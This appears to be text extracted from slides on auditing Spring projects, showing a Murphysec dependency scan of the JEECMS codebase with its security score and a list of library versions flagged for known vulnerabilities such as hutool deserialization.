
Audit Spring Framework & Spring Boot - 快速审计思路

Murphysec Code Scan




Audit Spring Framework & Spring Boot - 快速审计思路

Murphysec Code Scan



Audit Spring Framework & Spring Boot - 快速审计思路

Murphysec Code Scan



Audit Spring Framework & Spring Boot - 快速审计思路

Murphysec Code Scan

The screenshot shows the Murphysec Code Scan interface. On the left, a project tree displays the structure of the 'jeecms-parent' project, which includes sub-modules like .idea, jeecms-admin, jeecms-backup, jeecms-common, jeecms-component, jeecms-form, jeecms-front, jeecms-lucene, and jeecms-mq-thread. The main panel is titled 'MurphySec' and shows a large orange '69' representing the project's security score. Below the score, it says '您项目的安全质量超过了平台46%的开发者!' (Your project's security quality exceeds 46% of developers on the platform!). There are two buttons: '查看检测报告' (View Audit Report) and '分享检测报告' (Share Audit Report). A badge below says '点击获取专属徽章' (Click to get your own badge) with a QR code. The right side of the interface lists vulnerabilities found in the project:

- 可快速修复的缺陷组件 (涉及2个组件)**
 - org.hibernate:hibernate-core@5.2.17.Final
 - org.springframework:spring-web@5.0.20.RELEASE
- 所有缺陷组件 (涉及14个组件)**
 - cn.hutool:hutool-all@5.7.17
 - com.amazonaws:aws-java-sdk-s3@1.12.131
 - org.elasticsearch:elasticsearch@6.8.0
 - com.alibaba:fastjson@1.2.78
 - com.thoughtworks.xstream:xstream@1.4.18
 - org.apache.ant:ant@1.10.8
 - commons-net:commons-net@3.6
 - org.quartz-scheduler:quartz@2.3.0
 - org.hibernate:hibernate-core@5.2.17.Final
 - org.jsoup:jsoup@1.11.3
 - org.springframework:spring-web@5.0.20.RELEASE
 - commons-fileupload:commons-fileupload@1.4
 - com.github.penggle:kaptcha@2.3.2

On the far right, there are links for '快速修复教程' (Quick Fix Tutorial), '处置等级规则' (Handling Level Rules), and icons for '强烈建议修复' (Highly Recommended Fix) with three levels of severity.

Audit Spring Framework & Spring Boot - 快速审计思路

Murphysec Code Scan

项目安全分 ②

69 分

您项目的安全质量超过了平台46%的开发者!

[查看检测报告](#) [分享检测报告](#)

点击获取专属徽章



可快速修复的缺陷组件 (涉及2个组件)

- > org.hibernate:hibernate-core@5.2.17.Final
- > org.springframework:spring-web@5.0.20.RELEASE

所有缺陷组件 (涉及14个组件)

- > cn.hutool:hutool-all@5.7.17
 - [强烈建议修复][高]hutool 存在反序列化漏洞[MPS-2023-2460]
 - [建议修复][高]hutool <=5.8.17 存在SPEL命令执行风险[MPS-jdrq-1ywv]
- > com.amazonaws:aws-java-sdk-s3@1.12.131
- > org.elasticsearch:elasticsearch@6.8.0
- > com.alibaba:fastjson@1.2.78
- > com.thoughtworks.xstream:xstream@1.4.18
- > org.apache.ant:ant@1.10.8
- > commons-net:commons-net@3.6
- > org.quartz-scheduler:quartz@2.3.0
- > org.hibernate:hibernate-core@5.2.17.Final
- > org.jsoup:jsoup@1.11.3
- > org.springframework:spring-web@5.0.20.RELEASE

Audit Spring Framework & Spring Boot - 快速审计思路

Murphysec Code Scan

jeecms-parent

地址 /Users/tomcat/Downloads/JEECMSx1.11.1_mysql_src/jeecms-parent 分支 -

最近检测时间 2023-05-31 22:54:30

